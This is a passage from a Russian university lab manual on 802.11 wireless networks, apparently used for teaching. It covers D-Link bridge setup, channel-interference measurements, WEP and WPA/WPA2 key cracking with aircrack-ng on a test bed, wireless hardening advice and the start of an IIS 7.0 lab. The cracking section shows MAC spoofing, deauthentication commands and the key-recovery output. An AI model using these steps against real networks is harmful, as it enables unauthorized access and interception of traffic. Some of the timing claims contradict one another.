3. На следующей странице в разделе Connection Type установите «Bridging» и нажмите кнопку «NEXT».



Рис. 73. Установка режим моста.

4. На следующей странице оставьте все настройки по умолчанию и нажмите кнопку «NEXT».



Рис. 74. Создаем имя моста

5. На следующей странице нажмите кнопку «Save».

## WAN Setup - Summary

Make sure that the settings below match the settings provided by your ISP.


<b>PORT /VPI / VCI:</b>	0 / 0 / 35
<b>Connection Type:</b>	Bridge
<b>Service Name:</b>	br_0_8_35
<b>Service Category:</b>	UBR
<b>IP Address:</b>	Not Applicable
<b>Service State:</b>	Enabled
<b>NAT:</b>	Disabled
<b>Firewall:</b>	Disabled
<b>IGMP Multicast:</b>	Not Applicable
<b>Quality Of Service:</b>	Disabled

Click "Save" to save these settings. Click "Back" to make any modifications.

NOTE: You need to reboot to activate this WAN interface and further configure services over this interface.

[Back](#) [Save](#)

Рис. 75. Проверка настроек

6. После нажатия кнопки «Save» перейдите на страницу «Advanced Setup» > «WAN», где увидите созданное Bridge соединение. Нажмите кнопку «Save/Reboot» для применения параметров и перезагрузки устройства.

**Wide Area Network (WAN) Setup**

Choose Add, Edit, or Remove to configure WAN interfaces.  
Choose Save/Reboot to apply the changes and reboot the system.

Port/Vpi/Vci	VLAN Mux	Con. ID	Category	Service	Interface	Protocol	Igmp	QoS	State	Remove	Edit
0/0/35	Off	1	UBR	br_0_8_35	nas_0_0_35	Bridge	N/A	Disabled	Enabled	<input type="checkbox"/>	<a href="#">Edit</a>

[Add](#) [Remove](#) [Save/Reboot](#)

Рис. 76. Перезагрузка устройства

## 7. Перезагрузка устройства

### DSL Router Reboot

The DSL Router has been configured and is rebooting.

Close the DSL Router Configuration window and wait for 2 minutes before reopening your web browser. If necessary, reconfigure your PC's IP address to match your new configuration.

Рис. 77. Окончание настройки

На этом настройка устройства закончена.

На обеих точках выключается шифрование трафика. Точки переводятся на работу в первый частотный канал. Точкам назначаются разные SIDD, точка один имеет SIDD «dlink», точка 2 «dlink2». Узлам comp1 и comp2, comp3 и comp4 назначаются адреса из одной подсети, конфигурируется тест, по аналогии с предыдущими тестами для генерации трафика используется скрипт throughput.scr, размер пакета максимален. Изначально точки удалены друг от друга на расстояние 30 метров, с помощью программы Netstumbler 4.0, установленной на узле comp2 осуществляется контроль за уровнем сигнала.



## Результаты тестирования

Таблица 11. Результаты измерения

Расстояние между точками L, м	Скорость передачи Мбит/с	Среднее время отклика, мс	Количество потерянных пакетов, %
Точка №2 выключена	45	12	0
30	43	12	0
20	36	13	0
15	32	13	0.01
10	31	14	0.05
8	30.5	15	0.1
5	30.5	15	0.6
3	29.5	18	1.5
1	30	23	3

Как и ожидалось обе точки сохранили работоспособность, не смотря на то что находились в непосредственной близости друг от друга. Используемый для предотвращения коллизий механизм распределенной координации заставляет точки конкурировать за среду, предотвращая тем самым одновременную передачу фреймов обоими точками.

Перед проведением эксперимента я полагал что скорость передачи должна была снизиться более чем на 50% при размещении точек в непосредственной близости. Однако наблюдалось уменьшение скорости всего на 30%. При этом скорость передачи между узлами com3 и com4 равнялась 28-30 Мбит/с. Суммарная скорость двух систем работающих на одном канале оказалась равной 58-60 Мбит/с, чего в принципе не могло быть. Чтобы объяснить происходящее был детально исследован процесс включения точек. При включении второй точки (первая работала) скорость передачи между узлами com3 и com4 составляла около 5-8 Мбит/с, через 8-10 секунд скорость возрастала до 28-30 Мбит/с. При запуске сетевого сканера Netstumbler 4.0 оказалась что точка номер два использует по переменному несколько каналов рисунок 15.19. В точки D-Link Dir - 320 встроена утилита AutoCell которая способна автоматически выбирать не занятые каналы подстраивать мощность передатчика, она отключена, но при конфликтах самостоятельно активируется.

MAC	SSID	Name	Chan	Speed	Vendor	Type	Enc...	SNR
001B2F3F497D	dlink		1, 6, 7, 9	54 Mbps	(Fake)	AP		
001B2F746233	dlink2		1*	54 Mbps	(Fake)	AP		

Рис. 78. Влияние точек доступа

### Взлом ключей шифрования для стандарта IEEE 802.11



Рис. 79. Тестовый стенд для проверки методов шифрования

Настроим точку доступа на режим шифрования как показано в пункте 7. Затем произведем подключение адаптера к нашему компьютеру.

1. Получения ключа WEP шифрования. Для проведения данного рода атаки необходимо:

- a. Перевести адаптер в режим мониторинга


```
Interface      Chipset      Driver
wlan0          Broadcom    b43 - [phy0]
              (monitor mode enabled on mon1)
mon0           Broadcom    b43 - [phy0]
```

Рис. 80. Перевод адаптера в режим мониторинга

- b. Заменить MAC-адрес адаптера (это делается для того чтобы показать что данная схема защиты не является эффективной)

```
root@dlink-01:~# macchanger --mac 00:11:22:33:44:55 wlan0
Current MAC: 00:11:22:33:44:55 (Cimsys Inc)
Faked MAC: 00:11:22:33:44:55 (Cimsys Inc)
It's the same MAC!!
```

Рис. 81. Замена MAC адреса

Затем поменяем MAC-адрес нашего адаптера. Нужно это для того, что бы показать, что данная схема защиты, т.е привязка по MAC-адресу уже не является функцией защиты.

с. Произвести поиск сети с шифрование данных WEP

После того как мы проделали данную работу можно приступить к поиску сети с шифрованием данных WEP. Для этого в операционной системе.

```
CH 5 ][ Elapsed: 16 s ][ 2009-11-09 14:38
BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
00:90:4C:C1:00:00 -44      86         1    0  4  54  WEP  WEP    dlink

BSSID          STATION          PWR  Rate  Lost  Packets  Probes
00:90:4C:C1:00:00 00:E0:46:4C:01:40 -39  0 -54    0        1
```

Рис. 82. Поиск сети

d. Произвести набор пакетов от 10000 до 25000 (это необходимо для дальнейшего анализа пакетов и получения ключа) и при помощи программы aircrack-ng произвести подбор ключа

```
CH 4 ][ Elapsed: 7 mins ][ 2009-11-09 15:04
BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC  CIPH
00:90:4C:C1:00:00 -54 100    4661    26456 143  4  54  WEP  WEP

BSSID          STATION          PWR  Rate  Lost  Packets  Pr
00:90:4C:C1:00:00 00:E0:46:4C:01:40 -47  54 -54    0    26662
```

Рис. 83. Сбор пакетов

Для осуществления подбора ключа нам достаточно набрать от 10 000 до 25 000 пакетов. Дождавшись нужного количества пакетов, можно приостановить запись и приступить к перебору пароля. Программа aircrack-ng предназначенная для взлома ключей шифрования, которая перебирает комбинации до того момента, пока конечная сумма не совпадет. Так же она использует еще один метод, это подбор по словарю, но первый метод считается наиболее эффективным и быстрым.

```
Aircrack-ng 1.0 rc3 r1552

[00:00:06] Tested 80654 keys (got 26464 IVs)

KB   depth  byte(vote)
0    0/ 15   C2(35072) A2(33280) E9(33280) 22(32512) B3(32512)
1    3/ 24   0B(32512) 4F(32256) 5F(32000) 9D(32000) E0(31488)
2    0/ 2    FA(36864) B2(34048) E0(32256) F7(31744) FD(31744)
3    50/ 57  1A(28928) 0D(28672) 4B(28672) 50(28672) 5C(28672)
4    0/ 2    FB(38144) 26(35328) 3F(33280) D9(33024) 8C(32512)

KEY FOUND! [ C2:0B:FA:FA:FB ]
Decrypted correctly: 100%
```

Рис. 84. Нахождение ключа

Подбор ключа занял 15 минут. Т.е. злоумышленнику не составит труда проникнуть в беспроводную сеть.

При изучении программного кода программы aircrack-ng было замечена незначительная ошибка в проверке пакетов, полученных при сборе из эфира. То есть в программе не была описана проверка пакетов на их точное шифрование, т.е. если в начале программа проверяла, что пакеты именно ARP пакеты и записывала их в отдельный файл, то при дальнейшей работы программа не проверяла ни длину пакета ни его содержимое, а просто записывала их в отдельный файл. Что бы защитить сеть на WEP шифровании, надо внедрить в эфир пакеты с WPA шифрованием. Так сказать запутать программу, что бы злоумышленник применял методы атак для другого метода шифрования. Для этого нам понадобится еще один компьютер с wi-fi адаптером, который бы выкидывал “мусорный трафик” под точно таким же MAC-адресом как у точки, как было описано раньше, подделать MAC-адрес не так уж и сложно.

Для получения ключа WPA/WPA2 шифрования, пойдет упор на лобовой метод атаки, то есть перебор всех возможных вариантов ключа. Но мы же не знаем где начало пакетов, я имею ввиду тот счетчик который отправляет, пакеты по очередности. Что бы скинуть счетчик, непосредственно нужно провести атаку на пользователя, тогда же точке придется повторно авторизировать пользователя методом 4 этапного рукопожатия.

Нам не надо собирать множество пакетов из эфира - достаточно поймать первый кадр в котором передана информация о том, что пользователь авторизовался правильным ключом и может работать, принимая и расшифровывая пакеты. В первом же пакете и собрана вся информация о ключе. Тогда и проводить атаку мы будем непосредственно на пойманный пакет

2. Получение ключа WPA/WPA2 шифрования. Для проведения данного рода атак необходимо:

- a. Задать самостоятельно ключ шифрования в настройках точки доступа

**WIRELESS NETWORK**

Use this section to configure the wireless settings for your D-Link router. Please note that changes made in this section may also need to be duplicated on your wireless client.

To protect your privacy you can configure wireless security features. This device supports three wireless security modes including: WEP, WPA and WPA2.

Save Settings    Don't Save Settings

---

**WI-FI PROTECTED SETUP (ALSO CALLED WCN 2.0 IN WINDOWS VISTA)**

Enable :

Current PIN : 71719566

Generate New PIN    Reset PIN to Default

Wi-Fi Protected Status : Enabled / Configured

Reset to Unconfigured

Add Wireless Device with WPS

---

**WIRELESS NETWORK SETTINGS**

Enable Wireless :  Always    New Schedule

Wireless Network Name : dlink (Also called the SSID)

Enable Auto Channel Selection :

Wireless Channel : 6

Transmission Rate : Best (automatic) (Mbit/s)

WMM Enable :  (Wireless QoS)

Enable Hidden Wireless :  (Also called the SSID Broadcast)

---

**WIRELESS SECURITY MODE**

Security Mode : Disable Wireless Security (not recommended)

Save Settings    Don't Save Settings

Рис. 85. Настройка точки доступа

в. Перевести адаптер в режим мониторинга

```

Interface      Chipset      Driver
wlan0          Broadcom    b43 - [phy0]
              (monitor mode enabled on mon1)
mon0           Broadcom    b43 - [phy0]

```

Рис. 86. Перевод адаптера в режим мониторинга

с. Выбрать пользователя для атаки и посылать пакеты к точке доступа под MAC – адреса пользователя (это необходимо чтобы точка доступа отключила пользователя и он

```

root@dlink-01:~# aireplay-ng -0 5 -b 00:90:4C:C1:00:00 mon0
14:05:47 Please specify at least a BSSID (-a) or an ESSID (-e)
root@dlink-01:~# aireplay-ng -0 5 -a 00:90:4C:C1:00:00 mon0
14:05:58 Waiting for beacon frame (BSSID: 00:90:4C:C1:00:00) on channel 4
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
14:05:58 Sending DeAuth to broadcast -- BSSID: [00:90:4C:C1:00:00]
14:05:58 Sending DeAuth to broadcast -- BSSID: [00:90:4C:C1:00:00]
14:05:59 Sending DeAuth to broadcast -- BSSID: [00:90:4C:C1:00:00]
14:05:59 Sending DeAuth to broadcast -- BSSID: [00:90:4C:C1:00:00]
14:06:00 Sending DeAuth to broadcast -- BSSID: [00:90:4C:C1:00:00]

```

Рис. 87. Деавторизация пользователя

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
00:90:4C:C1:00:00	00:E0:46:4C:01:40	0	1 - 1	514		3138

Рис. 88. Отключение пользователя от точки доступа

Пользователь которого мы усиленно отключим от точки доступа будет переключаться заново, то есть проходить авторизацию еще раз. Пакеты авторизации нам и нужны. Поймав эти пакеты, мы начнем перебор. Если пароль легкий то времени займет от 5 минут до 1 дня.

#### d. Перехватить пакеты авторизации

```

CH 4 ][ BAT: 1 hour 3 mins ][ Elapsed: 2 mins ][ 2009-11-12 14:07 ][ WPA handshake: 00:90:4C:C1:00:00
BSSID          PWR RXQ Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:90:4C:C1:00:00 -52 100 1573 3152 33 4 54 WPA TKIP PSK dlink-01
BSSID          STATION      PWR Rate  Lost Packets Probes
00:90:4C:C1:00:00 00:E0:46:4C:01:40 -52 54 -54 0 5864

```

Рис. 89. перехват пакетов

#### e. При помощи программы aircrack-ng произвести подбор ключа.

```
Aircrack-ng 1.0 rc3 r1552

[00:03:36] 145900 keys tested (785.93 k/s)

Current passphrase: crace124

Master Key   : 95 A3 41 A0 BA 3B 05 3D E7 A4 BD 35 5A BB 80 92
              A4 18 3F A2 04 FD 5E C9 7A 40 CF 62 3A 0F 40 7C

Transient Key : 44 7B E4 A6 09 F7 B0 5D F2 97 50 EF 0C 0B E0 B6
              9A A1 B3 22 FB F0 25 4A 39 DA C0 5C 7E 17 D1 3F
              96 DF 51 E5 05 DA B5 6F 40 23 99 EB E8 CF 66 07
              56 C1 A8 B2 28 67 EF 12 43 5B DC EB 47 67 8F D0

EAPOL HMAC   : CA 3D 48 B5 C9 A8 A3 F6 3B DB 0A 29 2D A6 76 06
```

Рис. 90. Нахождение ключа

Для демонстрации устойчивости шифра к перебору, мы взяли простой пароль. Но заметно, что на эксперимент потребовалось 22 часа. Что позволяет сказать о том, что пароль будет сильнее и дольше перебираться, если его содержимое будет составлять Буквы нижних и верхних регистров, чисел и спецзнаков.

### Защита беспроводных сетей.

Большинство беспроводных сетей никак не защищены от проникновения злоумышленника. Для обеспечения защиты беспроводного соединения необходимо учитывать множество факторов. Поскольку оборудования для беспроводных соединений постепенно дешевеет, то для большего числа пользователей становится возможным подключение к этой сети.

1. Максимальный уровень безопасности обеспечит применение VPN — используйте эту технологию в корпоративных сетях.
2. Если есть возможность использовать 802.1X (например, точка доступа поддерживает, имеется RADIUS-сервер) — воспользуйтесь ей (впрочем, уязвимости есть и у 802.1X).
3. Перед покупкой сетевого устройства внимательно ознакомьтесь с документацией. Узнайте, какие протоколы или технологии шифрования ими поддерживаются. Проверьте, поддерживает ли эти технологии шифрования ваша ОС. Если нет, то скачайте апдейты на сайте разработчика. Если ряд технологий не поддерживается со стороны ОС, то это должно поддерживаться на уровне драйверов.
4. Обязательно включать шифрование трафика.

5. Управлять доступом клиентов по MAC-адресам (Media Access Control, в настройках может называться Access List). Хотя MAC-адрес и можно подменить, тем не менее это дополнительный барьер на пути злоумышленника.

6. Запретить трансляцию в эфир идентификатора SSID, используйте эту возможность (опция может называться “closed network”), но и в этом случае SSID может быть перехвачен при подключении легитимного клиента.

7. Располагать антенну как можно дальше от окна, внешней стены здания, а также ограничивайте мощность радиоизлучения, чтобы снизить вероятность подключения «с улицы». Используйте направленные антенны, не используйте радиоканал по умолчанию.

8. При установке драйверов сетевых устройств предлагается выбор между технологиями шифрования WEP, WEP/WPA (средний вариант), WPA, выбирайте WPA (в малых сетях можно использовать режим Pre-Shared Key (PSK)).

9. Всегда используйте максимально длинные ключи. 128-бит — это минимум (но если в сети есть карты 40/64 бит, то в этом случае с ними вы не сможете соединиться). Никогда не прописывайте в настройках простые, «дефолтные» или очевидные ключи и пароли (день рождения, 12345), периодически их меняйте (в настройках обычно имеется удобный выбор из четырёх заранее заданных ключей — сообщите клиентам о том, в какой день недели какой ключ используется).

10. Не давайте никому информации о том, каким образом и с какими паролями вы подключаетесь (если используются пароли). Искажение данных или их воровство, а также прослушивание трафика путем внедрения в передаваемый поток — очень трудоемкая задача при условиях, что применяются длинные динамически изменяющиеся ключи. Поэтому хакерам проще использовать человеческий фактор.

11. Если вы используете статические ключи и пароли, позаботьтесь об их частой смене. Делать это лучше одному человеку — администратору.

12. Обязательно используйте сложный пароль для доступа к настройкам точки доступа.

13. По возможности не используйте в беспроводных сетях протокол TCP/IP для организации папок, файлов и принтеров общего доступа. Организация разделяемых ресурсов средствами NetBEUI в данном случае безопаснее. Не разрешайте гостевой доступ к ресурсам общего доступа, используйте длинные сложные пароли.

14. По возможности не используйте в беспроводной сети DHCP — вручную распределить статические IP-адреса между легитимными клиентами безопаснее.

15. На всех ПК внутри беспроводной сети установите фаерволлы, старайтесь не устанавливать точку доступа вне брандмауэра, используйте минимум протоколов внутри WLAN (например, только HTTP и SMTP). Дело в том, что в корпоративных сетях фаерволл



стоит обычно один — на выходе в интернет, взломщик же, получивший доступ через Wi-Fi, может попасть в LAN, минуя корпоративный фаерволл.

16. Регулярно исследуйте уязвимости своей сети с помощью специализированных сканеров безопасности (в том числе хакерских типа NetStumbler), обновляйте прошивки и драйвера устройств, устанавливайте заплатки для Windows.

RADIUS-протокол предназначен для работы в связке с сервером аутентификации, в качестве которого обычно выступает RADIUS-сервер. В этом случае беспроводные точки доступа работают в enterprise-режиме.

Если в сети отсутствует RADIUS-сервер, то роль сервера аутентификации выполняет сама точка доступа - так называемый режим WPA-PSK (pre-shared key, общий ключ). В этом режиме в настройках всех точек доступа заранее прописывается общий ключ. Он же прописывается и на клиентских беспроводных устройствах. Такой метод защиты тоже довольно секьюрен (относительно WEP), очень не удобен с точки зрения управления. PSK-ключ требуется прописывать на всех беспроводных устройствах, пользователи беспроводных устройств его могут видеть. Если потребуется заблокировать доступ какому-то клиенту в сеть, придется заново прописывать новый PSK на всех устройствах сети и так далее. Другими словами, режим WPA-PSK подходит для домашней сети и, возможно, небольшого офиса, но не более того.

Для того, чтобы пользователи проектируемой сети имели разграниченный доступ (в зависимости от логина и пароля), а также для того, чтобы избежать атак извне, необходимо иметь отдельный сервер авторизации (AAA-сервер).

В качестве такого сервера, в нашей сети будет выступать RADIUS сервер.

### **3. Порядок выполнения работы**

1. Ознакомится с теорией по беспроводным сетям стандарта IEEE 802.11
2. Взять у преподавателя ключа шифрования для точки доступа;
3. Исследование производительности точки доступа:
  - 3.1. Запустить программу NetIQ Chariot.
  - 3.2. Открыть окно Add an Endpoint Pair.
  - 3.3 В окне Add an Endpoint Pair в строках Endpoint 1 и Endpoint 2 написать MAC адреса компьютеров производящих измерения.
  - 3.3. Выбрать скрипт throughput.
  - 3.4. В настройках скрипта выбираем поле size\_file и изменяем его значение согласно заданию.
  - 3.5. Произвести измерения с различными значениями size\_file и записать их в таблицу.

Размер поля size_file				
Скорость передачи данных				
Время отклика				

3.6. Построить графики зависимости скорости передачи данных от величины передаваемого пакета.

3.7. Сделать выводы.

4. Шифрование:

4.1. Запустить программу NetIQ Chariot.

4.2. Сделать размер отправляемого файла 1500 бит.

4.3. Зайти в настройки точки доступа.

4.4. Включит режим шифрования в соответствии с заданием.

4.5. Произвести измерения.

4.6. Поменять режим шифрования.

4.7. Повторить пункты 4.4-4.6 в соответствии с заданием

4.8. По полученным результатам заполнить таблицу:

Режим шифрования				
Скорость передачи данных				
Время отклика				

4.10. Построить на одном графике скорости передачи данных для различных режимов шифрования.

4.11. Сделать выводы.

5. Фрагментация фреймов:

5.1. Открыть настройки точки доступа.

5.2. Перейти на вкладку Advanced Wireless, в поле Fragmentation ввести соответствующее значение.

5.3. По полученным результатами заполнить таблицу:

Размер фрейма				
Скорость передачи				

данных				
Время отклика				

5.4 Построить график зависимости скорости передачи данных от размера фрейм.

5.5 Сделать выводы.

6. Взлом ключа шифрования WEP:

6.1. Ввести в настройках точки доступа ключ шифрования.

6.2. Открыть программу aircrack-ng.

6.3. Перевести адаптер в режим мониторинга.

6.6. Заменить MAC-адрес адаптера.

6.7. Произвести поиск сети с шифрование данных WEP .

6.8. Произвести набор пакетов от 10000 до 25000.

6.9. Произвести подбор ключа.

6.10. Произвести анализ полученных данных

7 Взлом ключа шифрования WPA/WPA2:

7.1. Перевести адаптер в режим мониторинга.

7.2. Выбрать пользователя для атаки и посылать пакеты к точке доступа под MAC – адреса пользователя

7.3. Перехватить покаты авторизации

7.4. При помощи программы aircrack-ng произвести подбор ключа.

7.5. Произвести анализ полученных данных

## **Лабораторная работа 2. Исследование и администрирование средств обеспечения информационной безопасности Web-сервера Microsoft IIS Server**

### **1. Цель работы**

Изучение, установка, настройка и администрирование Web-сервера IIS 7.0 на Windows Server 2008 R2, создание на основе IIS 7.0 хостинга, специально оптимизированного для размещения сайтов в Интернете.

### **2. Краткие теоретические сведения**

Веб-сервером (от англ. Web-Server) называют как программное обеспечение, выполняющее функции веб-сервера, так и компьютер, на котором это программное обеспечение работает. Таким образом, веб-сервер – это компьютер, специально оптимизированный для размещения сайтов в Интернете (со специальным программным обеспечением), и сервер, принимающий HTTP - запросы от клиентов, обычно веб-браузеров, и выдающий им HTTP-ответы, обычно вместе с HTML-страницей, изображением, файлом, медиапоток или другими данными. Веб-серверы — основа Всемирной паутины. Клиенты

получают доступ к веб-серверу по URL адресу нужной им веб-страницы или другого ресурса.

У веб-сервера одна задача: получить по сети запрос и послать на него ответ. Формально, запрос – это указание веб-серверу, какой ресурс вы бы хотели получить. Под ресурсом подразумевается документ HTML. Итак, набирая в адресной строке браузера какой-либо адрес на самом деле формируете запрос веб-серверу. Веб-сервер должен принять запрос. Понять его и обработать. Обработка означает передачу запрошенного ресурса или объяснение, почему ресурс не может быть предоставлен. Если вы не ошиблись в запросе и таковой ресурс имеются в наличии и вы его можете получить, тогда веб-сервер выбирает нужный документ HTML и передает его по сети вам. Причем, передает он его без каких-либо модификаций.

### **Internet Information Services 7.0**

Internet Information Services 7.0 (IIS 7.0) – это последняя версия веб-сервера компании Microsoft. IIS был включен в состав семейства операционных систем Windows Server начиная с операционной системы Windows 2000 Server в качестве компонента Windows Component, а также для Windows NT в качестве дополнения. IIS 7.0 входит в состав операционных систем Windows Vista и Windows Server 2008, которые были выпущены в первой четверти 2008. IIS 7.0 претерпел множество изменений и новый дизайн был написан с нуля. Это было сделано для того, чтобы сделать его самой гибкой и безопасной платформой для размещения веб-приложений.

IIS 7.0 был спроектирован, чтобы быть самой безопасной и гибкой платформой для веб-приложений от компании Microsoft. Microsoft полностью переделала дизайн IIS, и во время этого процесса команда разработчиков IIS сфокусировалась на 5 основных областях:

- Безопасность
- Расширяемость
- Конфигурация и установка
- Администрирование и диагностика
- Производительность

Компания Microsoft сфокусировалась на модульности при создании IIS 7.0, что означает, что для установки необходимы лишь бинарные файлы, что минимизирует пространство для атак на веб-сервер. Операционная система Windows Server 2008 включает в себя все возможности IIS, необходимые для поддержки и размещения веб-содержимого в промышленных средах.

### **Роль веб-сервера (IIS)**

Основные характеристики служб IIS 7.0:

- гибкая модель расширения для эффективной настройки;
- эффективные средства диагностики, а также поиска и устранения неполадок;
- делегированное администрирование;
- улучшенная защита и ограничение уязвимости для атак путем настройки;
- реальное развертывание приложений с помощью команды xсору;
- интегрированные средства управления приложениями и работоспособностью для служб Windows Communication Foundation (WCF);
- усовершенствованные средства администрирования.

Благодаря этим преимуществам службы IIS 7.0 обеспечивают единую согласованную модель разработки и администрирования интернет решений.

### **Гибкая модель расширения для эффективной настройки**

Службы IIS 7.0 поддерживают новые более эффективные способы расширения функциональности в соответствии с конкретными требованиями. Модель расширения IIS 7.0 включает новые прикладные программные интерфейсы основных компонентов сервера, позволяющие разрабатывать функциональные модули как в машинном коде (C/C++), так и в управляемом коде (языки, использующие .NET Framework, такие как C# и Visual Basic 2005).

IIS 7.0 также поддерживают наборы расширений настройки, сценариев, регистрации событий и средств администрирования, предоставляя разработчикам программного обеспечения полную серверную платформу для создания расширений веб-сервера.

### **Эффективные средства диагностики, а также поиска и устранения неполадок**

Службы IIS 7.0 облегчают поиск и устранение неполадок в работе веб-узлов и приложений. Они обеспечивают ясное представление внутренних диагностических сведений о работе IIS, а также собирает и позволяет изучать события диагностики, помогая устранять неполадки в работе проблемных серверов.

### **Делегированное администрирование**

Службы IIS 7.0 позволяют при размещении или администрировании веб-узлов или служб WCF делегировать администрирование разработчикам или владельцам содержимого, что сокращает стоимость владения системой и снижает нагрузку на администратора. Для использования этих функций делегирования предоставляются новые средства администрирования.

### **Улучшенная защита и ограничение уязвимости для атак путем настройки**

Компоненты, устанавливаемые и выполняемые на веб-сервере, можно выбирать. Службы IIS 7.0 включают более 40 отдельных функциональных модулей. Каждый из них

можно установить на сервере независимо от других для уменьшения числа возможных направлений атаки на сервер и сокращения нагрузки на администратора.

### **Развертывание приложений с помощью команды xcopy**

Службы IIS 7.0 позволяют хранить параметры конфигурации IIS в файлах web.config, что значительно облегчает использование команды xcopy для копирования приложений между интерфейсными веб-серверами, позволяя обходиться без дорогостоящих и подверженных ошибкам процедур репликации и избегать проблем, возникающих при синхронизации вручную.

### **Управление приложениями и работоспособностью для служб WCF**

Для повышения эффективности разработки и размещения служб WCF с использованием различных протоколов в Windows Server 2008 включена служба активации Windows (WAS), поддерживающая модульную активацию произвольных прослушивателей протоколов. Служба WAS предоставляет доступ к различным приложениям, активируемым сообщениями, с интеллектуальным управлением ресурсами, активацией процессов по запросу, наблюдением за работоспособностью, а также автоматическим обнаружением сбоев и перезапуском процессов. Служба WAS основана на модели обработки запросов IIS 6.0.

### **Усовершенствованные средства администрирования**

В IIS 7.0 реализован новый пользовательский интерфейс, ориентированный на выполнение задач, и новое средство командной строки для администрирования веб-серверов, веб-узлов и веб-приложений. Дополнительные сведения см. ниже, в подразделе "Средства администрирования" раздела.

## **Архитектура**

В основе использовался модульный дизайн. Модульный дизайн обеспечивает больше гибкости и безопасности для IIS 7.0, по сравнению с предыдущими версиями IIS.



Рис. 1. Обзор основных модулей и компонентов IIS 7.0

Основное преимущество нового модульного дизайна заключается в том, что он

помогает снизить опорную поверхность, что обеспечивает большую безопасность платформы для веб-сервера, т.к. в этом случае минимизируется поверхность для атак.

